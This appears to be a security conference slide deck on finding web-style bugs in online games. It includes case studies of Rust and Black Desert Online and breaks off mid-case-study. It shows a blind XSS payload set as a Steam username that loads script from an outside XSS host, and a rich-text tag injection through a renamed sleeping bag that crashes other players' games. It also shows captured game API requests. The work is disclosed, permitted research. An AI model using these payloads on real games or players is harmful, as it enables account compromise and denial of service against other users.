

# Owning Online Games

with only Web Hacking Experience



Sam Curry - @samwcyo

# whoami

- Sam Curry  
(@samwcyo)
- Full time bug bounty hunter  
(3 years on-and-off)
- Passionate about application  
security/research  
(run blog @ [samcurry.net](http://samcurry.net))



# Reasons for this talk



- Game hacking is fun and rewarding
  - Immediate gratification for most findings
  - Very similar methodology to any other hacking
- The barrier of entry for learning game hacking is high (or at least niche)
  - C++, reverse engineering, bypassing anti-cheat, DLLs, etc.
- Lots of people who only have a web security background
  - Amplified by bug bounty programs only having websites as assets

\* Preface: everything here was reported and we had explicit permission to test the assets.

# What do we have permission to hack?

- Some of the current game programs
  - Valve (CS:GO, Dota2, Team Fortress 2, Dota Underlords, Artifact, Half-Life: Alyx...)
  - Rockstar Games (Grand Theft Auto V, Red Dead Redemption 2)
  - Microsoft (Xbox)
  - Sony (all assets in scope)
- Majority of games/game platforms don't have defined policies
  - Most commonly they'll offer a "bug reports" page with no researcher protection or terms
  - These aren't really even meant for vulnerability reports

On which platform were you playing Call of Duty: Modern Warfare?

Please select the region you are closest to:

Category:

BUG REPORT >

LATEST BLIZZ TRACKER


Topic	Author	Replies	Views	Activity
Player List of Known Issues: July 2019	MissCheetah	58	7.8k	4 May
Things That Are NOT Bugs	Dragonmaster	48	8.1k	27 Mar
Reporting Hacks, Cheats, and Exploits	Nevalistis	3	1.2k	Dec '19
How to Write a Good Bug Report	Nevalistis	2	2.2k	Aug '19

# Where do I start?

- Proxying games for HTTP/websockets requests
  - Setup Burp as a system proxy, run the game, anything interesting?
- HTML/tag injection
  - Did you know the League of Legends client is mostly HTML5?
  - Steam doesn't care about special characters in your username
  - Lots of games have solutions for user interfaces that turn XSS into RCE
- Leaked secrets
  - Games that are integrated with game clients typically have API keys
  - Reliance on third party services for things like chat, authentication, sales, and analytics

# Where do I start?

- Exploring in-game logic
  - Features like trade, chat, auctions, teleportation, etc.
  - “What would happen to my items if I traded them to two players at once?”
    - Duplication of items, scamming players with fake items
  - “Can I auction an item for a negative amount of money?”
    - Creating money out of nothing
  - “Is there an action I could execute to force a teleport?
    - Escaping PVP without dying, smuggling items from minigames
  - “Are there any in-game processes I could make more efficient or break entirely?”
    - Safe spotting (becoming invincible) NPCs to power level an account




# RUST

## Case Study

# Rust - Background

- Online open world shooter survival game
- Can build bases your character can occupy
- Lots of interesting logic like code locks, turrets, building physics...



*The video to the left details the total chaos when a player found a bug where they could unlock the doors to anyone's base.*

# Rust - Examples - Blind XSS via Steam username

Change profile name to  
`</script><script src=/x.xss.htm>`



The screenshot shows a web interface for managing bans. At the top, there is a red gear icon with a white 'R' and the text "BANS FOR THE PLAYER 76561198249769550". Below this is a table with the following data:

#	Server IP	Server version	Username	Reason	Added in database on
1	main.moose.gg	Experimental			
2	173.199.76.8	Experimental	">		

# Rust - Examples - Blind XSS via Steam username

The screenshot shows the RCON.io interface with a terminal session. The terminal output is displayed in two columns. The left column shows a log of player events and commands, while the right column shows a series of messages that demonstrate blind XSS attacks.

**Terminal Log (Left Column):**

- Arlison@[103290/76561198448230990] was killed by Isabela[652617/76561198305271704]
- Kizmer[237529/76561198064858096] has entered the game
- PORTUGA[1074893/76561198274876105] was killed by boar (Boar)
- Arlison@[103290/76561198448230990] has entered the game
- 99.225.21.127.5741/76561198274876105/PORTUGA disconnecting: disconnect
- arrete ca[1178705/76561198020852070] was killed by [974345/76561198065974439]
- arrete ca[1178705/76561198020852070] has entered the game
- asdi[1159659/76561198128732647] was killed by Radiation
- asdi[1159659/76561198128732647] has entered the game
- ram shank init[1108583/76561198806921623] was killed by Danny07[642247/76561198285281676]
- asdi[1159659/76561198128732647] was suicide by Suicide
- ram shank init[1108583/76561198806921623] has entered the game
- asdi[1159659/76561198128732647] has entered the game
- [Better Chat] Reeeeeee: lama
- Kizmer[237529/76561198064858096] was killed by misaki89.twitch.tv[921229/76561198348753734]
- ram shank init[1108583/76561198806921623] was killed by Reeeeeeee[642494/76561198220499249]
- 5.67.48.53:57409/76561198124900532/Kermit disconnecting: disconnect
- Saved 33,103 ents, cache(0.25), write(0.05), disk(0.48).
- Saving complete
- RAZE[802027/76561198442889935] was killed by Croquignol[1046960/76561198002588640]
- Kizmer[237529/76561198064858096] has entered the game
- [EAC] Kicking 76561198336740764 (Authentication timed out (1/2))
- J-K-99[1184700/76561198155976678] died (Arrow)
- ZacparKundel Key-Drop.[947610/76561198096500511] was killed by Kowal[943126/76561198850735943]
- 80.101.139.81:5423/765611982860804/Flourish disconnecting: closing
- XRP the base ![1061849/76561198033473240] was suicide by Suicide
- J-K-99[1184700/76561198155976678] has entered the game
- XRP the base ![1061849/76561198033473240] has entered the game
- [ENTCMD] doge/76561198163191452 used \*kill\* on ent: assets/prefabs/building/door.double.hinged/door.double.hinged.metal.prefab
- [ENTCMD] doge/76561198163191452 used \*kill\* on ent: assets/prefabs/building/door.hinged/door.hinged.metal.prefab
- 91.117.128.219:59668/76561198089387538/Wolf disconnecting: disconnect

**Message Log (Right Column):**

- line Log">[Better Chat] WhyYouCommInFass: give us like 10</p>505322/Onetale disconnecting: disconnect</p><p class="console-line Log">Onetale[46224/76561198102505322] has entered</p><p class="console-line Log">82.41.33.222:62801/7656119808297023413/maxval98138436286/&gt;<script src="//d9.xss.ht">/\*// joined [window]>8466137[377078/8466137] was killed by ? (2)[605080/76561ows/76561198007549712]</p><p class="console-line Log">XanTis561198382173267/Nosce285 disconnecting: closing</p><p class="console-line Log">[Better Chat] Mks CloUT: you near me lol</p><p class="console-line Log">[ONNER] DarkScuzz: you fine i see something wrong :S</p><p class="console-line Log">TomyGun-[39618/765611982852770011 has entered the game</p>

# Rust - Examples - Blind XSS via Steam username

The screenshot shows a Steam user profile page for a user named "Rustafied.com - Savas". The page is in dark mode. The navigation bar at the top includes "Home", "Servers", "Players" (which is the active tab), and "Premium". Other tabs like "RCON", "Banners", and "Alerts" are also present. Below the navigation, there's a section titled "Current Server(s)" which lists "Rustafied.com - Savas" as the only server seen. A note below says "Servers seen on 28 server(s)". The main content area displays five recent activity entries, each showing a game name, last seen time, play history status, and a "7D 1M 3M" filter button. The entries are:

- Lawless Region - (v14.0)** last seen now  
First Seen: a year ago  
Time Played: now  
Play history: Loading...
- Northeast Temperate Freeport - (v14.0)** last seen now  
First Seen: 10 months ago  
Time Played: 150:25:40  
Play history: Loading...
- Lawless Region - (v14.0)** last seen now  
First Seen: 12 days ago  
Time Played: 38  
Play history: Loading...
- Lawless Region - (v14.0)** last seen now  
First Seen: 18 days ago  
Time Played: 15:31:17  
Play history: Loading...
- Lawless Region - (v14.0)** last seen now  
First Seen: 18 days ago  
Time Played: 17:37  
Play history: Loading...
- 1/18 Rustic Vegas (Solo/Duo/Trio/Quad)(BP+Map Wipe: @5am GMT-8)** last seen a month ago  
First Seen: a month ago  
Time Played: 1:21:59  
Play history: Loading...
- [US] Rust World S2 | Solo Duo Trio | Fresh BP Wipe 01/17 1 day** last seen a month ago  
First Seen: a month ago  
Time Played: now  
Play history: Loading...

At the bottom of the page, there's a link to "Expand Details".

# Rust - Examples - Tag Injection

Digital Native Studios  
TextMesh Pro Documentation

## Rich Text

You can use rich text tags to alter the appearance and layout of your text. These tags work like HTML or XML tags, but have less strict syntax.

A tag looks like `<tag>`. Many tags operate on a scope, which you can end with `</tag>`. Such scopes can be nested, and you don't have to close them in the same order that you started them.

Some tags have values and attributes, like `<tag>value` and `<tag attribute="value">`. These arguments are either names or numeric values. Numbers are either regular decimal numbers, pixels like `1px`, percentages like `50%`, font units like `1.2em`, or hexadecimal color values like `#ff`. Names can be either with or without double quotes, but if there are more attributes, it's best to use quotes.

Tags plus their attributes can be up to 128 characters long. This limitation shouldn't be an issue, unless you're using very long string attributes.

### Tag Overview

Tags	Summary
align	Text alignment.
alpha_color	Color and opacity.
b, i	Bold and italic style.
cspace	Character spacing.
font	Font and material selection.
indent	Indentation.
line-height	Line height.
line-indent	Line indentation.
link	Text metadata.
lowercase, uppercase, smallcaps	Capitalization.
margin	Text margins.
mark	Marking text.
mspace	Monospacing.
noparse	Prevent parsing.
nbsp	Non-breaking spaces.

- Uses TextMesh Pro to render user interfaces

# Rust - Examples - Tag Injection

**TextMesh Pro** Bug: <br> Tag and Overflow mode "Truncate" causes StackOverflow Exception

Search this thread...

There is a bug in TMP 2.0.1 from latest Unity Version 2019.2.0 - which causes a StackOverflow in TMPro.

odysoftware



Joined: Jul 21, 2015  
Posts: 57

Code (CSharp):

```
1. StackOverflowException: The requested operation caused a stack overflow.
2. UnityEngine.Object.EnsureRunningOnMainThread () (at /Users/builduser/buildslave/unity/build/Runtime/Export/Scripting/UnityEngineObject.cs:10)
3. UnityEngine.Object.GetInstanceID () (at /Users/builduser/buildslave/unity/build/Runtime/Export/Scripting/UnityEngineObject.cs:11)
4. TMPro.MaterialReference..ctor (System.Int32 index, TMPro.TMP_FontAsset fontAsset, TMPro.TMP_SpriteAsset spriteAsset) (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:10)
5. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:11)
6. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:12)
7. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:13)
8. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:14)
9. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:15)
10. TMPro.TextMeshProUGUI.GenerateTextmesh () (at Library/PackageCache/com.unity.textmeshpro@2.0.1/Scripts/TMPro/TextMeshProUGUI/GenerateTextmesh.cs:16)
11. TMPro.TextMeshProUGUI.GenerateTextmesh ().....
```

< >


Its should be easy to reproduce

- Add a new UI -> Text - TextMeshPro Element to the scene
- Switch Overflow mode to "Truncate"
- Resize the object so that at least 2 or more lines of text will fit in scene view
- Add a few lines of text
- Now add a <br> tag in one of the first lines so that some text after the <br> will move outside the area (it gets truncated).
- the error should appear.

odysoftware Aug 15, 2019 #1

- Multiple known issues with TextMeshPro
- Crash when two <br> tags are used in a single line input field

# Rust - Examples - Tag Injection



*TextMesh Pro Rich Text Injection via Steam Username*

- Screen that appears when our character dies
- The username is removed when it is set to "<size=1>"
- Crashes our game when we do "<br><br>" (self DoS)
- Is there anywhere we can leverage this against another player?

# Rust - Examples - Tag Injection

- Ability to “give” a sleeping bag to another player
- Ability to rename the sleeping bag to whatever we want
- When the player dies, the option to respawn in the sleeping bag is displayed

**Sleeping Bags** provide a respawn point for whomever placed it, or they can be assigned to steam friends or other players on the server.

Contents [show]

**Crafting**

A Sleeping Bag can be crafted with:

- 30 Cloth

**Notes:**

- It takes 30 seconds to craft one Sleeping Bag.

**Usage**

Unlike some items, Sleeping Bags don't have an active usage, but a passive usage as a spawn point.

To place a Sleeping Bag move the item to your hotbar, press the selected number of the hotbar, and left-click in desired spot. If the Player dies, they will be given the option to choose from any sleeping bags they have available. These are re-nameable by pressing the use key on them in-game. In the legacy version of Rust you can select 'At a camp' (written under "Respawn") to spawn to the last-placed Sleeping Bag.

**Life time**

Sleeping Bags can still be destroyed by other players, so be sure to place it in a secure spot. It takes 25 hits to destroy the bed with a Hatchet.

**Skins**



**General**

Shortname	sleepingbag
Type	Items
Stacksize	1


**Crafting**

Craftable	Yes
Time To Craft	30 s

**Ingredients**



# Rust - Examples - Tag Injection



TextMesh Rich Text Injection via giving another player a modified sleeping bag


If we give another player a sleeping bag with the following tag...

*something<br>something<br>something*

... we can crash their game permanently.

# Rust - Summary

- These bugs have since been patched
- Could've been used to permanently block players from any server
- Many other online games have similar mechanics that lead to bXSS and DoS
- Tag injection, most of the time, is unexploitable beyond UI bugs (size=100)



*Similar bug in MINDNIGHT using “<color=white>” to hide a message (different engine, however)*

**BLACK DESERT**  
ONLINE  
**REMASTERED**

Case Study

# Black Desert Online - Background

- MMORPG with ~10 million total players, ~400,000 daily players
- Huge global economy, guild system, and standard MMO features
- Uses “Coherent UI” to display user interfaces



# Black Desert Online - Coherent UI



- The left interface is actually an embedded Chromium browser being served by Coherent UI
- Loads in resources from "<https://www.blackdesertonline.com>"
- Where else is this used? What would the impact of XSS be?

# Black Desert Online - Coherent UI

- Lots of interesting possibilities within browser engine

The screenshot shows the Coherent UI 2.5.3 documentation website. The left sidebar contains a navigation menu with sections like Coherent UI, Requirements, Quick Start, Detailed Guides, Architecture Overview, Rendering Integration, View types, Live Game Views, Detecting mouse position, Binding, Java Script, Custom IO Handling and cout, Input Method Editor (IME) support, File Downloads, Child Windows, Audio & Video support, Proxy Authentication, Multiple Custom Protocols, Best Practices, Font Rendering, Coherent UI with Wine, Enabling App Sandbox, Using Multiple GPUs, C++ Sample guides, Namespaces, and Classes. The main content area is titled "JavaScript" and discusses communication between JavaScript and the game via the `engine` module. It covers two ways to invoke native code from JavaScript: Events and Calls. Below this, there are sections for "Events", "Promises", and "Customizing Promises". The "Events" section notes that events allow multiple handlers in both directions but cannot return values. The "Promises" section explains that promises are modeled after the Promises/A specification and can return results from C++ to JavaScript. The "Customizing Promises" section provides instructions for changing the promises implementation by defining `engineCreateDeferred`. Examples for using jQuery Deferred and the when.js library are shown in code snippets.

Coherent UI 2.5.3

A modern user interface library for games

Main Page Related Pages Namespaces Classes Search

**JavaScript**

All communication between JavaScript and the game goes through the `engine` module.

There are two ways for invoking native code from JavaScript and vice-versa.

- Events
- Calls

**Events**

Events allow to call multiple handlers in both directions, but they can not return any value. To register a JavaScript handler for an event use the `engine.on` method. Detailed documentation for the events is in the Binding documentation.

**Promises**

Promises are used to return results from C++ to JavaScript. Coherent UI promises are modeled after the Promises/A specification. For samples how to use the promise objects returned by `engine.call` see JavaScript triggering C++.

**Customizing Promises**

Coherent UI has an implementation of promises, but it is possible to use any implementation that has deferred objects and they have `resolve` and `reject` methods. This allows you to use a promises library of your choice or one that better integrates with the rest of your code.

To change the promises implementation you have to define `engineCreateDeferred` function prior to including `coherent/jscript` in your HTML. That function should return a new deferred object each time it is called.

To use JQuery Deferred your HTML should look like this:

```
<script type="text/javascript" src="jquery/jquery-1.7.2.min.js"></script>
<script type="text/javascript">
engineCreateDeferred = jQuery.Deferred;
</script>
<script type="text/javascript" src="javascript/coherent.js"></script>
```


Or to use the when.js library:

```
<script type="text/javascript" src="when/when.js"></script>
<script type="text/javascript" src="when/when.min.js"></script>
```

Table of Contents

- Events
- Promises
- Customizing Promises

# Black Desert Online - Coherent UI



- Found out all of the guild management is served the same way by accident
  - XSS here could be wormable and pretty disastrous

# Black Desert Online - Coherent UI

Target: https://gameweb-na500.blackdesertonline.com

Request

Raw Headers Hex

POST /boardgame/Game/Update HTTP/1.1  
Host: gameweb-na500.blackdesertonline.com  
Connection: keep-alive  
Content-Length: 291  
Accept: \*/\*  
Origin: https://gameweb-na500.blackdesertonline.com  
X-Requested-With: XMLHttpRequest  
User-Agent: BlackDesert  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Referer: https://gameweb-na500.blackdesertonline.com/BoardGame/Game/Start?userNo=574938&certKey=d9532216e9c95f5fffc310ca9a0009bd3&nationCode=EN  
Accept-Encoding: gzip,deflate  
Accept-Language: en-us,  
Cookie: \_abid=4334d42ed659ff2eb146fd; ASP.NET\_SessionId=qigptfbkusts1e3f11124mbzzs; \_\_RequestVerificationToken=anbed9ff\_f04vNAlv\_tqhvovBeIxpXHbDUT42Y-mnkmh-qx2akz8\_h2s1; Ntkooc=1; Ntkooc\_ex=479282C79479LenghM2\_nxtRtpQvUcl; qew=SAL\_2.13946887.1589378527; gld=SAL\_2.159943921.1589378527; authCookie=p33b73uJOpAOH74cLRchm-f0ApvB534fpovRqM9H04EQ1zTQeUNzQH1Ty8mendE65ws7pQcovXr0Cs/A=; blackdesert\_rgjokAnZjgZtNH-XoNB93+iewChbRKNVIIY0+oPfMNGs//gkG8+gY3VA/NWVzJteqXKTNngS0w59hv22/V14kDz688C79Kw26ANhCapuVaurdgq18K19W46Vx3x69gt;Hg5yojoLquJzabn28FTD++yVYyJzBl+5kgQlUs6/gq1z78WZfePp8cqKxu8SyGc7K2BncdQ88OpWzA=

serverNo=0&userId=0&characterNo=2000000000696833&characterName=TSA&blackSoul=BlackSpirit&title=Gift+for+My+Partner&mailContent=Hey+there!%0A%0AI+picked+this+up+in+the+middle+of+my+journey.%0A%0AI+don't+need+it.+You+can+have+it!&nationCode=NAtisOneMorePosition=false&cooltimeOff=false

Response

Raw Headers Hex JSON Beautifier

HTTP/1.1 200 OK  
Server: nginx  
Date: Tue, 10 Mar 2020 21:41:22 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 1000  
Connection: keep-alive  
Cache-Control: private  
X-AspNetMvc-Version: 5.2  
Set-Cookie: blackdesert=11N/vekh1+43K-NmQ17+Hlyq2TMltt1v14mls49rfd533a71ErgI3pPBPN12bZErxIxh0g2yPfAFNFBVdFxg0+oQ2x+RhuQuJhNSUa7Vyl2Ldf15g+1D0JEDRMrL6pfilectWHNdc6JU6fr+3oKXZMKhN1pQFdin7AHYinByQK7W41Ghy+26AaTRhXK/Q1Lp2YX-Wlad+eqffs&dAbDQathb3VrdtgkxRbQdxR1UO/zkgNkRLV; domain=gameweb-na500.blackdesertonline.com; expires=Wed, 11-Mar-2020 21:41:21 GMT; path=/; HttpOnly  
X-Powered-By: ASP.NET

{"userId":null,"userIp":null,"characterName":null,"characterNo":0,"reason":0,"diceValue":8,"itemIndex":0,"itemKey":0,"itemCount":10,"buffKey":0,"prizeType":0,"startPosition":28,"dicePosition":0,"nowPosition":28,"finishCount":3,"remainFinishCount":9996,"remainDiceCount":3,"remainOverTime":29,"resultCode":13}

- Nearly 100 different endpoints to mess with

# Black Desert Online - Coherent UI

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/Customizing/MyFolder/SetCustomizingGalleryWrite`. The response is a JSON object with the key `"resultCode": 0` and the value `"customizingNo": 40000000000247821`.

**Request**

Raw Params Headers Hex

```
POST /Customizing/MyFolder/SetCustomizingGalleryWrite HTTP/1.1
Host: gameweb-na500.blackdesertonline.com
Connection: keep-alive
Content-Length: 73644
Accept: */*
Origin: https://gameweb-na500.blackdesertonline.com
X-Requested-With: XMLHttpRequest
User-Agent: BlackDesert
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuTeEY3Ohmv52yyw5
Referer:
https://gameweb-na500.blackdesertonline.com/Customizing/Frame?userNo=574938&userNickname=CSItclassTypem=&icertKey=d5322168c95f2ffc510caf9aa09bb561isCustomizationMode=false&isGm=False&isRandom=False&isXBox=False
Accept-Encoding: gzip,deflate
Accept-Language: en-us,en
Cookie: _bDid=4334d428c6599f62cb114fd; ASP.NET_SessionId=qptfbkuztis3fiil24mbzs;
authCookie=bu/p33b7310pA0H74CZRMrn+FoApvB9Q4fpowV9RqN04EQ12TQeUXZQH1TFy8mendE65ws7yQcuXteOC5/+A==;
_ga=GAI.2.129865857.1583875827; _gid=GAI.1.1599345921.1583875827;
blackdesert=z1N/veklh+43K+NmQlT+HiygZTMlzlvi142ms49rfDS3A7IEtgI3pFBPnK1D2b2EqTxIsIxHm0gZyPfafNFBYDzFwg+o+zQa2x+HhuQujOhWSUa7V7yLdfI5g+1D0JEDRMtLGPille2twMzWNcc6JU6r+3oKZKmNm1pWQFdic8ScBymQlp2TuAcCmjzCBrQdux0NbzK5iK1SLk+f3bbEzUhnNRgx31gP5Fa001h9jayKIMOyhJGWRmwYLIG; domain=gameweb-na500.blackdesertonline.com; expires=Wed, 11-Mar-2020 21:32:49 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET
```

**Response**

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 10 Mar 2020 21:32:50 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 50
Connection: keep-alive
Cache-Control: private
X-AspNetMvc-Version: 5.2
Set-Cookie: blackdesert=z1N/veklh+43K+NmQlT+HiygZTMlzlvi142ms49rfDS3Aa7IEtgI3pPBnK1D2b2EqTxIsIxHm0gZyPfafNFBYDzFwg+o+zQa2x+HhuQujOhWSUa7V7yLdfI5g+1D0JEDRMtLGPille2twMzWNcc6JU6r+3oKZKmNm1pWQFdic8ScBymQlp2TuAcCmjzCBrQdux0NbzK5iK1SLk+f3bbEzUhnNRgx31gP5Fa001h9jayKIMOyhJGWRmwYLIG; domain=gameweb-na500.blackdesertonline.com; expires=Wed, 11-Mar-2020 21:32:49 GMT; path=/; HttpOnly
X-Powered-By: ASP.NET


{"resultCode":0,"customizingNo":40000000000247821}
```

- HTTP request to update our guild information... feel close to XSS...

# Black Desert Online - Coherent UI

